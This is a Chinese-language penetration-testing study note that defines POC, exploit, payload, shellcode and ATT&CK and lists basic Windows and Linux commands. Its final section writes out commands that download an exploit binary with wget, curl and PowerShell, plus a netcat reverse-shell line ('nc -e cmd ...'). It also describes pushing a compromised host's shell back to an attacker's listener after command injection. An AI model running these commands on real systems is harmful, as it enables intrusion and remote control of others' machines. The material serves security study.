名词解释：

POC：全称 Proof of Concept，中文 “概念验证”，常指一段漏洞证明的代码，使得能够确认这个漏洞是真实存在的。

EXP：全称‘Exploit’(漏洞利用)，漏洞利用是指由攻击者或渗透测试者利用一个系统、应用或服务中的安全漏洞,所进行的攻击行为。

Payload：中文 ' 有效载荷 '，指成功exploit之后，真正在目标系统执行的代码或指令（攻击载荷是我们期望目标系统在被渗透攻击之后去执行的代码）。

Shellcode：是在渗透攻击时作为攻击载荷运行的一组机器指令，Shellcode通常以汇编语言编写。在大多数情况下,目标系统执行了Shellcode这一组指令之后,才会提供一个命令行shell，这也是 Shellcode名称的由来。

ATT&CK( Adversarial Tactics, Techniques and Common Knowledge )：即对抗战术、技术和常识，它是一个站在攻击者的视角来描述攻击中各阶段用到的技术的模型。常见的应用场景主要有网络红蓝对抗模拟、网络安全渗透测试、网络防御差距评估、网络威胁情报收集等。ATT&CK框架可以理解为一个红队或者攻击者在攻击一个目标系统，他说用到的技术的路径。

常用命令：

Windows:

nslookup——IP地址侦测器

cleanmg——垃圾整理

winver——检查Windows版本

mstsc——远程桌面连接

Linux:

whoami——显示 Linux 上当前已登录用户

df -h——用人类可读的输出显示磁盘使用情况

uname -ar——显示运行中的内核版本。

history——显示用户在之前执行的 bash 脚本历史记录，还有敲入的命令

文件权限


防火墙

文件上传下载：

Linux上文件下载：


wget [http://127.0.0.1:8080/ms10-051.exe -O exploit.exe](http://127.0.0.1:8080/ms10-051.exe%20-O%20exploit.exe)

curl [http://127.0.0.1:8080/ms10-051.exe -o exploit.exe](http://127.0.0.1:8080/ms10-051.exe%20-o%20exploit.exe)



windows上文件下载：

powershell.exe -Command "Invoke-WebRequest -Uri [https://down.52pojie.cn/Logo/52pojie.jpg](https://down.52pojie.cn/Logo/52pojie.jpg%20-OutFile%20exploit.exe)"



内网和外网通信：

nc -e cmd www.baidu.com 5566

windows防火墙：入站严格，出站宽松

实战：

对于命令注入型漏洞，可以先通过命令在肉鸡上下载netcat,然后把肉鸡上的cmd弹到物理机上的某个端口，同时在物理机上进行端口监听